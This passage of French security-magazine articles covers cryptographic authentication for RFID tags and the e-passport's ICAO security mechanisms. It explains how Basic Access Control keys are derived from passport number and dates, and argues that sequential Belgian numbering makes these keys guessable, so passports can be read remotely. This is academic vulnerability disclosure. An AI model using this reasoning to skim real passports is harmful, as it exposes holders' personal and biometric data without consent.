Puisque l'étiquette RFID utilise un composant électronique pour transmettre son identifiant, il est tentant d'utiliser les ressources de ce composant pour mettre en œuvre un protocole d'authentification. Son cousin, le code à barres, lui, n'a pas cette chance. Tout au plus peut-il être pourvu d'un mécanisme d'authentification dite « passive », comme défini dans la section suivante. Cette différence essentielle entre les deux procédés d'identification ouvre la voie à de nouvelles applications sensibles telles que la traçabilité « certifiée » de containers au contenu dangereux (inflammable, explosif,...), auxquels on ne doit à aucun prix pouvoir subtiliser des faux.

L'anti-démarrage codé, système antivol d'automobile, est un exemple d'application RFID intégrant d'ores et déjà un mécanisme d'authentification. Le principe est simple : le système d'injection du véhicule ne s'active qu'en cas de réponse valide à un défi (valeur aléatoire) envoyé à la puce intégrée dans la clé de contact ou, si l'on préfère se passer de cet accessoire démodé, dans un autre support. Néanmoins, faute d'avoir pris les précautions d'usage sur la taille des clés cryptographiques, certains dispositifs sur le marché ont succombé à une attaque par recherche exhaustive (voir section suivante).

Les services de contrôle d'accès aux bâtiments utilisent depuis plusieurs années la technologie RFID sous forme de badges sans contact pour authentifier les personnes. La baisse du prix des puces a néanmoins permis d'étendre cette méthode de contrôle à d'autres domaines, comme les transports en commun, auparavant adeptes des pistes magnétiques. Du Pass Navigo de la RATP aux tickets de bus sans contact de plusieurs grandes villes européennes, le contrôle de la validité des titres peut désormais se faire à travers l'authentification d'une puce RFID. Les contraintes sur le système de sécurité mis en place ne seront cependant pas les mêmes selon que le titre de transport est valable une fois, dix fois, ou indéfiniment. Certains mécanismes d'authentification tirent parti de cette éventuelle limitation pour minimiser les ressources de calcul nécessaires. Cette notion d'authentification unique ou en nombre limité prend également son sens en billettique : on commence à trouver des tickets d'entrées pour des événements culturels, sportifs ou professionnels, intégrant une antenne et une puce RFID.

Une application d'actualité est fournie par les papiers d'identité (passeport électronique[7], carte d'identité, visa,...). Ces documents permettent de prouver l'identité d'une personne aux autorités compétentes. La puce RFID intégrée au document est utilisée pour stocker des informations propres à l'individu. Un contrôle d'identité consiste alors à comparer des informations contenues dans le document, dont celles de la puce, avec les données fournies par la personne (authentification visuelle, biométrique,...). Cette vérification ne peut cependant être efficace que si le document d'identité est certifié authentique, ainsi que les données qui en sont issues. Plusieurs mécanismes d'authentification de la puce ont ainsi été spécifiés dans les standards afin de compléter les protections déjà existantes (hologrammes, encres spéciales, micro-impressions, cryptogrammes visuels,...) d'une méthode de vérification supplémentaire. La décision d'intégrer ces mécanismes dans les puces des passeports électroniques est du ressort de chaque pays.

Tous ces exemples concernent un usage personnel, le plus souvent avec des puces de courte portée. De là à authentifier un objet à l'aide d'une étiquette RFID, il n'y a qu'un pas à franchir, et généraliser l'usage de mécanismes d'authentification à des composants aux contraintes techniques plus élevées offre également des perspectives intéressantes. Prouver qu'un produit de marque est bien authentique à l'aide d'une solution technique est aujourd'hui l'affaire des marquages anti-contrefaçon (codes à bulles, marquages ADN, encres spéciales,...). Inclure au produit ou à son emballage une étiquette RFID impossible à cloner permettrait de disposer d'un unique marquage pour tracer le produit et vérifier son authenticité. Les problèmes de contrefaçon étant en

6 À l'exception notable des puces Philips MIFARE, qui réalisent une authentification mutuelle de la carte et du lecteur avec un algorithme symétrique propriétaire.
7 Cf. article « Y a-t-il un fraudeur dans l'avion ? » dans ce numéro.

très forte croissance ces dernières années (10% du commerce mondial en 2005, source : OCDE), on peut s'attendre à un intérêt croissant pour une authentification cryptographique et sûre des produits à forte valeur ajoutée (produits de luxe, pièces détachées automobiles et avioniques, produits pharmaceutiques,...) ou des produits dangereux.

3. Mécanismes d'authentification

Indépendamment du type de cryptographie utilisé (symétrique ou asymétrique), on distingue deux niveaux d'authentification : faible ou forte. L'authentification faible consiste à assortir l'identifiant d'une « valeur d'authentification » choisie ou calculée une fois pour toutes. Comme cette valeur ne varie pas avec le temps, elle est susceptible d'être interceptée par un ennemi et réutilisée par la suite à des fins d'usurpation : c'est l'attaque dite « par rejeu ». L'exemple type de mécanisme d'authentification faible est le protocole de contrôle d'accès « *login – password* ».

Par le passé, les cartes à puce ont souvent eu recours à des mécanismes d'authentification faible, requalifiée dans ce contexte de « passive » ou encore de « statique ». Les cartes téléphoniques prépayées (ou télécartes) de la première génération contenaient une valeur d'authentification calculée avec un algorithme cryptographique symétrique. L'identifiant était une des entrées de l'algorithme et la clé n'était connue que de l'opérateur de télécommunications. Ce dernier vérifiait les valeurs qu'il avait lui-même calculées au moment de la personnalisation de la carte. D'une façon analogue, l'on a introduit dès le début des années 80 une valeur d'authentification dans les cartes bancaires françaises, calculée cette fois avec un algorithme asymétrique de signature (RSA) et une clé secrète connue uniquement de l'émetteur de cartes, le GIE Cartes Bancaires. Celles-ci peuvent ainsi être directement authentifiées par les lecteurs se trouvant chez les commerçants, puisqu'il suffit, pour vérifier la valeur d'authentification, de détenir la clé *publique* de vérification.

L'authentification faible est utile, car elle permet d'empêcher la création de « vraies-fausses » cartes créées de toutes pièces, avec de « vrais-faux » identifiants. En revanche, elle ne permet pas de lutter contre les « clones », qui ne sont rien d'autre que le résultat d'une attaque par rejeu. Il faut pour cela recourir à des mécanismes d'authentification forte (encore appelée « active » ou « dynamique »). Dans ces mécanismes, la valeur d'authentification fournie par la puce n'est jamais la même, car elle résulte d'un calcul dont l'une des entrées est un « paramètre variant avec le temps », typiquement une valeur aléatoire fournie par le lecteur ou un compteur synchronisé entre la puce et le lecteur. Le calcul est effectué avec un algorithme symétrique, comme dans les télécartes de deuxième génération, ou asymétrique, comme dans les cartes bancaires à contact répondant à la spécification EMV[8]. Dans les deux cas, la clé secrète qui commande le calcul est propre à la puce.

L'intégration de mécanismes (standards) d'authentification faible dans des systèmes RFID ne pose guère de problème en soi, si ce n'est un léger surcoût de la puce. Il faut en effet prévoir un peu de mémoire supplémentaire pour abriter la valeur en question. Si l'algorithme est symétrique, la taille de cette valeur peut être réduite à 32 bits, ou même 16 bits, et le surcoût est faible. Si l'algorithme est asymétrique, il faut prévoir au moins 320 bits, ce qui peut être rédhibitoire pour les puces les plus rudimentaires.

L'authentification forte avec des composants à courte portée est techniquement résolue, mais leur coût reste élevé. Pour les étiquettes RFID très bon marché, les cryptographes se trouvent face à un véritable défi. En effet, les algorithmes standards ne peuvent, à (peut-être) une exception près, être implémentés dans des circuits aussi rudimentaires, faits d'au plus quelques milliers de portes logiques. Au-delà de ce nombre, si la portée nécessaire est de plusieurs mètres, les contraintes énergétiques font leur apparition. Même sans elles, la puce atteindrait vite un coût trop important, comparable à celui d'un microprocesseur.

Pour relever ce défi, trois approches sont possibles : standard, dédiée ou exotique (d'après une classification due à Matt Robshaw).

La première consiste à utiliser vaille que vaille des mécanismes standards – au sens large du terme –, même s'ils ont été conçus pour fonctionner sur des plates-formes plus puissantes. C'est ainsi qu'a été décrite une implémentation d'AES (*Advanced Encryption Standard*) en 3600 portes logiques seulement [1]. Cette performance résulte d'un compromis espace-temps délibérément favorable à l'espace. En contrepartie, le temps d'exécution est assez élevé, sans doute incompatible avec les exigences des protocoles de communication les plus courants. Pour y pallier, une solution consiste à multiplexer les dialogues entre un lecteur et les étiquettes, quand ces dernières sont nombreuses à être simultanément présentes. Ainsi, chaque étiquette dispose de plus de temps pour répondre, au détriment d'une complexification des protocoles.

En ce qui concerne la cryptographie asymétrique, l'optimisme est moindre. Les premières tentatives faites avec EC-DSA (*Elliptic Curve – Digital Signature Algorithm*) ne sont pas très encourageantes ou pas très convaincantes.

À l'opposé, l'approche exotique consiste à « repartir de zéro », c'est-à-dire à concevoir des solutions entièrement nouvelles, directement inspirées des contraintes propres à l'environnement RFID. Si cette approche assure que les algorithmes pourront être hébergés par des puces à faible coût, les mécanismes qu'elle produit ne bénéficient guère du savoir-faire patiemment acquis au cours du temps en cryptographie traditionnelle, depuis la difficulté mathématique des problèmes sous-jacents jusqu'aux modèles de sécurité. À titre d'exemple, le protocole d'authentification symétrique HB+ [2] faisait inconsciemment fi de certains scénarios d'attaque pourtant très plausibles [3], ce qu'un modèle de sécurité adéquat aurait pu mettre directement en évidence. Un autre exemple est l'algorithme de chiffrement NTRU (qui peut être transformé en protocole d'authentification par un procédé standard) dont, malgré le caractère innovateur évident, la sécurité et la faisabilité sur RFID restent sujets à caution [4]. On pourrait également citer le mécanisme asymétrique appelé « *Algebraic Eraser* », dont les caractéristiques proclamées sont alléchantes (2900 portes logiques, moins d'une milliseconde pour calculer la valeur d'authentification), mais dont on ne sait presque rien, si ce n'est qu'il opère dans un groupe « infini » [5].


Entre les deux extrêmes qui viennent d'être décrits, il existe de la place pour une troisième voie, dite « dédiée », consistant grosso modo à trouver des manières « nouvelles », adaptées aux puces RFID, d'implémenter des mécanismes « anciens ». L'avantage de cette approche est de bénéficier (au moins en partie) des acquis de la cryptographie traditionnelle. L'inconvénient est, dans certains cas, d'en restreindre les modes d'utilisation.

8 Disponible sur le site : http://www.emvco.com/.

En cryptographie symétrique, même s'il ne s'agissait pas encore de RFID, ce sont les algorithmes utilisés dans les cartes téléphoniques prépayées qui ont ouvert la voie au milieu des années 90. Cependant, ces algorithmes ont été gardés secrets par leurs propriétaires (France Télécom et Siemens), afin de préserver leur savoir-faire dans le domaine. D'autres versions ont été spécifiées ensuite, cette fois-ci pour la technologie RFID. Ainsi, le fabricant de puces STMicrolectronics et l'encarteur sans contact ASK proposent-ils chacun un produit RFID capable d'être authentifié de manière dynamique avec un algorithme symétrique. À titre d'exemple, les transports en commun de Lisbonne bénéficient de cette fonctionnalité. D'autres sociétés leur ont ensuite emboîté le pas, avec des fortunes diverses. Ainsi en est-il de Texas Instruments et de son algorithme DST, spécifié pour les badges sans contact destinés à être intégrés aux clés de contact des voitures (voir section précédente). Bien que secret lui aussi, cet algorithme a été retrouvé, puis cassé par les chercheurs de *RSA Data Security* et de la John Hopkins University [6].

Mais les choses ont changé et, aujourd'hui, dans le cadre du NoE (*Network of Excellence*) européen E-Crypt, le projet E-Stream a lancé un appel public afin de mettre au point des algorithmes de chiffrement à flot (*stream-cipher*) et promouvoir publiquement les meilleurs d'entre eux [7]. Trente réponses ont été reçues. L'un des critères de sélection étant la taille de l'implémentation en hardware, nul doute qu'émergera de cet appel un algorithme adapté aux puces RFID.

En cryptographie asymétrique, une lueur d'espoir vient d'un protocole figurant dans la norme ISO/IEC 9798-5 et (mal-)nommé GPS [8]. Doté d'une preuve de sécurité reposant sur la difficulté du « logarithme discret », problème connu de longue date, il est conçu de telle sorte que presque tous les calculs requis par une authentification puissent être effectués à l'avance. Les résultats, appelés « coupons », sont ensuite inscrits dans la mémoire de la puce après compression. Chaque authentification « brûle » un coupon, ce qui en limite fatalement le nombre. Au moment de l'authentification proprement dite, la seule opération arithmétique qu'il reste à effectuer est une addition (ordinaire) de deux grands nombres. Ceci est à la portée de la technologie RFID, comme le montre un prototype FPGA présenté en juillet 2007 au colloque RFID-SEC'07, dans lequel la cellule cryptographique occupe 2600 portes logiques et effectue son calcul en moins de quinze millisecondes [9].



1 *Prototype sur FPGA de puce sans contact intégrant l'algorithme GPS*

Conclusion

La RFID regroupe des composants très divers. Sur certains, en particulier ceux de courte portée, l'usage de techniques d'authentification est relativement développé. Sur ceux dont les contraintes (énergétiques, économiques) sont plus élevées, il est pratiquement inexistant, faute de mécanismes cryptographiques adaptés. Or on peut s'attendre à ce que le besoin d'authentifier de telles puces surgisse prochainement, et ce, de façon massive. Il convient donc de combler ce manque, notamment pour des applications telles que la lutte contre la contrefaçon et le traçage de produits pharmaceutiques ou dangereux. Pour y répondre, trois approches sont possibles. La première d'entre elles, standard, est illustrée par la possibilité d'implémenter AES sur 3600 portes logiques seulement (certes au détriment de la rapidité d'exécution). La seconde, exotique, consiste à repartir de zéro avec tous les risques que cela comporte. Elle est illustrée par HB+ et NTRU. La dernière, dédiée, consiste à adapter et optimiser des techniques déjà existantes et bien évaluées. Des mécanismes tels que le protocole d'authentification GPS en mode à coupons ou les algorithmes de chiffrement à flot, qui émergeront du projet E-Stream, en constituent les meilleures illustrations.

Références

[1] FELDHOFER (M.), DOMINIKUS (S.) et WOLKERSTORFER (J.), « *Strong authentication for RFID systems using the AES algorithm* », *In Proc. of CHES'04*, LNCS 3156, pages 357-370, Springer-Verlag, 2004.

[2] JUELS (A.) et WEIS (S.), « *Authenticating Pervasive Devices with Human Protocols* », *In Proc. of Crypto'05*, LNCS 3126, pages 293-308, Springer-Verlag, 2005.

[3] GILBERT (H.), ROBSHAW (M.) et SIBERT (H.), « *An Active Attack Against HB+ - A provably Secure Lightweight Authentication Protocol* », Cryptology ePrint Archive, Report 2005/237, 2005, **http://eprint.iacr.org**.

[4] HOFFSTEIN (J.), PIPHER (J.) et SILVERMAN (J. H.), « *NTRU : a ring based public key cryptosystem* », *In Proc. of ANTS III*, LNCS 1423, pages 267-288, Springer-Verlag, 1998. Présenté pour la première fois à la « *rump session* » de Crypto'96.

[5] **http://www.securerf.com/pdf/SecureRF_Product_Datasheet_for_Embedded_Systems.pdf**

[6] BONO (S.), GREEN (M.), JUELS (A.), STUBBLEFIELD (A.), RUBIN (A.) et SZYDLO (M.), « *Security analysis of a cryptographically-enabled RFID device* », 14th USENIX Security Symposium, 2005.

[7] **http://www.ecrypt.eu.org/stream/**

[8] GIRAULT (M.), POUPARD (G.) et STERN (J.), « *On the Fly Authentication and Signature Schemes Based on Groups of Unknown Order* », *Journal of Cryptology*, Vol. 19, N°4, Springer-Verlag, pages 463 - 488, automne 2006.

[9] GIRAULT (M.), JUNIOT (L.) et ROBSHAW (M.), « *The Feasibility of On-The-Tag Public Key Cryptography* », *RFID-SEC'07*, 11-13 juillet 2007, à paraître.

Visite guidée du passeport biométrique

Les passeports biométriques (également appelés « passeports électroniques ») ressemblent en apparence aux passeports traditionnels. En apparence seulement, car ils possèdent, intégrés dans leur couverture ou dans un feuillet intercalaire, un tag RFID (qui contient des données biométriques, d'où le nom du passeport) dont la présence est révélée par un petit logo[1] imprimé sur la couverture.

mots clés : ***passeport / données personnelles / niveau de sécurité / faiblesses / expérimentation***

L'utilisation d'un tag RFID dans les passeports fit son apparition en Malaisie en 1998. C'est toutefois dans les passeports belges que l'on trouve les premiers tags qui répondent au standard de l'Organisation de l'Aviation Civile Internationale (ICAO), publié en 2004 [1]. Ce standard a été adopté par la très grande majorité des États, car ne pas le respecter implique de lourdes contraintes sur la circulation des citoyens au-delà de leurs frontières. La France a délivré, quant à elle, ses premiers passeports biométriques en avril 2006. Ce rapide déploiement mondial découle des efforts menés par l'ICAO depuis dix ans, mais aussi des différentes initiatives américaines en matière de sécurité, telles que le *US-Visit Program* et le *Visa Waiver Program*. Ce dernier permet aux citoyens des États adhérents de pénétrer aux États-Unis sans visa (sous certaines conditions), mais leur impose depuis peu de posséder un passeport biométrique[2].

L'utilisation d'un dispositif électronique dans les passeports a pour objectif de renforcer leur sécurité, ce qui explique grandement la forte implication des États-Unis dans ce projet. En intégrant un tag RFID dans le passeport, celui-ci devient en effet inviolable : impossible pour un faussaire de modifier son contenu, impossible d'en créer un nouveau et impossible d'en dupliquer un existant. La réalité est-elle toutefois aussi rose qu'elle en a l'air ?

Quel type de RFID pour le passeport ?

Avant d'aller plus loin et d'apporter des éléments de réponse à cette question, regardons quel type de tags RFID est utilisé dans les passeports. Contrairement aux applications à très bas coût qui ont fait l'objet des articles de Guyot, d'une part, et de Girault, Desmouslins et Juniot, d'autre part, les passeports utilisent des tags performants pouvant coûter plusieurs euros. Ils sont munis d'un microprocesseur capable de réaliser des opérations cryptographiques, telles que 3DES, SHA-1 et, dans certains cas, RSA. La quantité de mémoire embarquée dans les tags est tout aussi impressionnante que leurs capacités de calcul, puisque plusieurs dizaines de kilooctets sont disponibles pour stocker les données biométriques. Dans l'état actuel du standard de l'ICAO, ces données ne peuvent plus être modifiées dès lors que la personnalisation du passeport est effectuée.

Le standard de l'ICAO impose également que le tag soit compatible avec le standard ISO 14443 (type A ou B). Ce standard, qui repose sur la fréquence 13,56 MHz, implique une distance de communication entre le tag et le lecteur relativement courte, de l'ordre de 10 centimètres dans des conditions favorables. En fait, plusieurs équipes de recherche prétendent que les tags peuvent être lus à des distances plus importantes. Certains parlent de 35 centimètres [2], d'autres avancent sans résultats formels des chiffres encore plus impressionnants. La prudence doit toutefois rester de mise et quelques mois seront certainement nécessaires avant que ces résultats ne soient corroborés et admis par la communauté scientifique.

Comment fonctionnent les mécanismes de sécurité ?

Selon le standard de l'ICAO, le tag doit au moins contenir les informations de base suivantes : nom du porteur, prénoms, date de naissance, sexe, date d'expiration, nationalité, autorité ayant émis le passeport, ainsi qu'une photo numérisée du porteur (format JPEG, environ 20 ko). Le standard prévoit également que le tag puisse contenir des informations optionnelles comme la signature manuscrite du porteur, son adresse, son numéro de téléphone, et même l'identité et les coordonnées de la personne à contacter en cas d'urgence. Ces options sont toutefois rarement implémentées.

Mais le standard de l'ICAO ne se contente pas de normaliser les données qui doivent ou peuvent être contenues dans le passeport. Il définit également les mécanismes cryptographiques qui doivent ou peuvent être utilisés. Ainsi, un procédé dit « d'authentification passive » *doit* être utilisé pour éviter qu'un faussaire ne puisse modifier un passeport ou en créer un faux de toute pièce, et un procédé dit « d'authentification active » *peut* être utilisé pour éviter qu'un faussaire ne duplique un passeport existant.

Authentification passive

L'authentification passive prouve que le contenu du passeport a bien été émis par l'autorité déclarée. Pour décrire le procédé, soulignons que le contenu du passeport est divisé en groupes de données (DG), certains obligatoires, d'autres optionnels. Ainsi, DG1 (obligatoire) contient les informations de base (nom, prénoms, date de naissance, sexe, etc.), DG2 (obligatoire) la photo numérisée du porteur, DG3 (optionnel) les empreintes digitales, DG7 (optionnel) la signature manuscrite, etc.

Pour s'assurer que le contenu du passeport ne peut pas être modifié, une fonction cryptographique de hachage (SHA-1, SHA-

1 Un rond dans un rectangle.

2 Certains passeports non biométriques sont toutefois encore admis pendant une période transitoire.

Gildas Avoine
Professeur en cryptologie,
UCL, Louvain-la-Neuve, Belgique
gildas.avoine@uclouvain.be

Kassem Kalach
Chercheur en cryptologie,
UCL, Louvain-la-Neuve, Belgique
kassem.kalach@uclouvain.be

Jean-Jacques Quisquater
Professeur en cryptologie,
UCL, Louvain-la-Neuve, Belgique
jjq@dice.ucl.ac.be


224, SHA-256, SHA-384 ou SHA-512) est appliquée sur chacun de ces groupes, puis l'ensemble de ces valeurs hachées est signé par l'autorité en utilisant un algorithme cryptographique à clef publique qui peut être RSA (RSA-PSS ou RSA-PKCS1-v15 [10]), DSA ou ECDSA (X9.62 [11]). Les valeurs hachées et la signature sont stockées sur le tag et vérifiées au moment du contrôle du passeport, a priori par les services du contrôle de l'immigration.

Cette procédure nécessite que chaque pays possède les certificats des clefs publiques des autres pays. Deux options sont offertes : stocker le certificat sur le tag ou dans un répertoire public de l'ICAO. La première option semble très naïve, car un faussaire pourrait créer un faux certificat et générer une signature valide par rapport à ce certificat. Toutefois, le certificat, qu'il soit stocké sur le tag ou dans le répertoire public de l'ICAO, est lui-même signé par un certificat-maître. Les certificats-maîtres ne sont ni publics, ni centralisés : ils sont échangés entre pays par l'intermédiaire des valises diplomatiques.

Un faussaire ne pouvant pas créer une fausse signature, il ne peut ni modifier le contenu d'un passeport existant, ni créer un faux passeport de toute pièce.

Authentification active

Toute action malveillante n'est cependant pas écartée, car un faussaire peut encore dupliquer un tag existant. Puisqu'il est capable, comme tout un chacun, de lire le contenu électronique d'un passeport qu'il a entre les mains, il peut en effet facilement en créer un clone, au moins pour ce qui concerne la partie électronique. Pour éviter ce genre d'attaque, le standard de l'ICAO prévoie l'implémentation (optionnelle) de l'authentification active. Ce procédé a pour but d'éviter le clonage en utilisant un protocole de challenge/réponse reposant sur la cryptographie à clef publique : comme indiqué sur la figure 1, le lecteur envoie un challenge C_R au tag et celui-ci répond en signant C_R concaténé à une valeur aléatoire C_P. Chaque tag possède donc sa propre clef privée et ne la divulgue jamais. Pour vérifier la réponse, le lecteur obtient la clef publique et son certificat dans le groupe de données DG15.



1 *Authentification active*

Par conséquent, il n'est pas possible de créer un clone, car le faussaire ne connaît pas la clef privée du tag : le « clone » ne pourrait donc pas répondre correctement au challenge envoyé par le lecteur et serait donc immédiatement détecté.

Notons toutefois que très peu de pays ont décidé d'utiliser l'authentification active. Seules la Belgique [3] et la République tchèque [4] semblent le faire actuellement.

Qui peut lire les passeports ?


L'authentification passive et l'authentification active ont en quelque sorte pour objectif de protéger l'État contre un faussaire. Mais l'utilisation de la RFID soulève un important problème : quiconque muni d'un dispositif de lecture compatible avec le standard public de l'ICAO peut lire des passeports. Un hôtel ou une agence de location de véhicules pourrait lire les passeports de ses clients, mais une personne malintentionnée pourrait tout aussi bien lire les passeports de ses voisins, à leur insu, dans une file d'attente, dans le métro, dans une salle d'embarquement, etc. Il n'est ainsi pas nécessaire d'intercepter une communication lors d'un contrôle de la police de l'air et des frontières, il suffit d'interroger librement le passeport. Même si les informations contenues dans le passeport ne sont pas secrètes au sens strict, elles relèvent du caractère privé et peuvent ouvrir la voie à d'autres activités malveillantes. Aujourd'hui, la seule information biométrique obligatoire est la photo du porteur du passeport, mais l'intégration dans le tag des empreintes digitales est prévue en France pour 2009, comme l'a annoncé le ministère de l'intérieur [5]. Cette obligation devrait s'étendre à tout l'espace Schengen. Certains pays utilisent en fait, d'ores et déjà, les champs optionnels définis par le standard de l'ICAO. Le tag du passeport belge, par exemple, intègre la signature manuscrite du porteur. L'image (format JPEG, environ 10 ko) de la signature est de qualité tout à fait satisfaisante pour signer frauduleusement des fax ou fichiers PDF.

Pour éviter que les passeports ne puissent être lus à distance par une personne non autorisée, autrement dit, pour éviter les effets néfastes de la RFID, l'ICAO a prévu un procédé dit « de contrôle d'accès basique », ainsi que la protection de la confidentialité des données lors de leur transmission vers un lecteur.

Contrôle d'accès basique

L'objectif fondamental du contrôle d'accès basique (*Basic Access Control* – BAC) est d'obliger une personne qui souhaite lire le contenu du tag à détenir physiquement le passeport. En effet, quand le passeport implémente le BAC (c'est notamment le cas du passeport français), personne ne peut obtenir son contenu à distance sans participer avec succès à un protocole de type challenge/réponse (reposant sur de la cryptographie symétrique) avec le tag. Contrairement à l'authentification active, c'est le tag qui envoie le challenge et c'est le lecteur qui répond, puisque c'est cette fois le tag qui veut s'assurer de la légitimité du lecteur.

Comme indiqué sur la figure 2, le tag envoie un challenge C_P au lecteur. Le lecteur répond en chiffrant C_P concaténé à deux autres valeurs aléatoires, C_R et K_R et joint un MAC de la valeur chiffrée. Enfin, le tag renvoie le chiffrement de C_P, de C_R et d'une autre valeur aléatoire, K_P, ainsi que le MAC de la valeur chiffrée. Le but de ce troisième message est de faire parvenir au lecteur une valeur, K_P, de manière sécurisée. K_R et K_P échangés durant ce protocole serviront à assurer la confidentialité dans la phase de communication sécurisée.



2 *Contrôle d'accès basique*

Pour chiffrer (3DES, mode CBC, IV fixe, selon ISO 11568-2) et calculer le MAC (CBC-MAC avec DES, longueur 8 octets, selon ISO/IEC 9797-1), le lecteur doit utiliser les clefs K_{ENC} et K_{MAC} respectivement, qui sont dérivées (en utilisant la fonction de hachage SHA-1, voir **[1]** pour plus de détails) de la MRZ (*Machine Readable Zone*) du passeport, c'est-à-dire des deux lignes de caractères imprimées en bas de la première feuille du passeport, par exemple :

```
P<FRADUPONT<<PIERRE<<<<<<<<<<<<<<<<<<<<<<<<
01AB184777FRA7211243M1203037<<<<<<<<<<<<<<08
```

En fait, seules trois informations de la MRZ sont nécessaires (et suffisantes) pour générer les deux clefs : le numéro de passeport (`01AB18477`), la date de naissance (`721124`) et la date d'expiration (`120303`). Concrètement, le policier chargé du contrôle des documents d'identité pose le passeport ouvert à la page des données personnelles sur un lecteur optique et obtient la MRZ par reconnaissance de caractères ; il interroge ensuite le tag du passeport avec un lecteur RFID en effectuant le BAC.

Communication sécurisée

Lorsque le BAC est réalisé avec succès, le tag est convaincu que celui qui l'interroge actuellement possède le passeport entre ses mains. Reste toutefois un problème, celui de la confidentialité lors de la communication. Le problème est résolu simplement en chiffrant toutes les données échangées à l'aide de 3DES. La clef utilisée pour ce chiffrement est générée à partir de K_R et K_P, les deux valeurs échangées lors du BAC.


Passer l'épreuve du BAC est-il difficile ?

Le point crucial à retenir est que connaître le numéro de passeport, la date de naissance et la date d'expiration (ou de manière équivalente la date de délivrance) est suffisant pour passer le BAC et donc déchiffrer toutes les données envoyées par le tag. Plutôt que de lire optiquement le passeport, un faussaire pourrait essayer de « deviner » ces trois informations fondamentales et ainsi accéder à distance au contenu du tag à l'insu de son porteur.

Conformément au standard de l'ICAO, la structure de la date de naissance inscrite dans la MRZ est AAMMJJ, ce qui implique une entropie de log(100 x 365,25) ≈ 15 bits. L'entropie de la date d'expiration est log(10x365,25) ≈ 12 étant donné que le standard recommande une durée de validité d'au plus dix années. Enfin, le numéro du passeport peut contenir jusqu'à 9 caractères alphanumériques, soit une entropie maximum de 46 bits. L'entropie théorique des clefs permettant d'obtenir les informations personnelles contenues dans un passeport est donc environ 73 bits. Malheureusement, cette entropie n'est que théorique, car, en pratique, les numéros des passeports sont beaucoup plus structurés et donc plus faciles à deviner.

Cette faiblesse a été illustrée – de manière théorique ou pratique – sur les passeports anglais **[6]**, néerlandais **[7]**, allemands **[8]** et plus récemment suisses **[9]**, mais, à notre connaissance, aucune publication académique portant sur le cas français n'a vu le jour jusqu'à présent. Nous nous sommes intéressés dans notre cas aux passeports belges **[4]**.

Dans le cas du passeport belge, les numéros ne comportent que 8 caractères (deux lettres suivies de 6 chiffres) et la validité n'est que de 5 ans. L'entropie tombe ainsi théoriquement à 54 bits. Mais ce qui permet de réaliser une attaque autrement que sur le papier, c'est que les numéros des passeports sont séquentiels en Belgique. Plus précisément, ils sont attribués en ordre croissant au moment de la fabrication des passeports vierges et le numéro de fabrication devient le numéro officiel du passeport lors de sa personnalisation. La date de délivrance n'est pas précisément liée à la date de fabrication, mais il existe tout de même une forte corrélation entre ces deux dates. Ce procédé de numérotation facilite grandement une recherche exhaustive sur l'espace formé des combinaisons (numéro, date de naissance, date d'expiration) puisque numéro et date de délivrance (et donc d'expiration) sont fortement corrélés. Les croix sur la figure 3 représentent les numéros et dates de délivrance des passeports que nous avons lus avec l'accord de leur porteur (collègues, amis, voisins, etc.).



3 *Date d'émission des passeports en fonction de leur numéro*

La discontinuité flagrante sur la figure 3 est liée à une particularité de la Belgique, celle de posséder plusieurs langues officielles. Cette particularité a pour conséquence que les trois langues officielles (français, néerlandais et allemand) figurent sur chaque passeport belge, mais l'ordre dans lequel elles apparaissent varie selon la région dans laquelle est personnalisé le passeport[3]. Par exemple, on trouvera « Royaume de Belgique, Koninkrijk Belgie, Königreich Belgien » sur la couverture d'un passeport délivré en région wallonne et « Koninkrijk Belgie, Royaume de Belgique, Königreich Belgien » sur un passeport délivré en région flamande. Le choix de la langue se faisant dès la création du passeport vierge, des ensembles

3 Dans les régions où cohabitent plusieurs langues officielles, par exemple à Bruxelles, le porteur du passeport choisit lui-même la langue « primaire » de son passeport.

contigus de numéros sont attribués à des passeports d'une même langue, avant de passer à la fabrication de passeports d'une autre langue. Ceci explique les discontinuités sur la figure 3, qui a été tracée à partir d'un échantillon de passeports francophones.

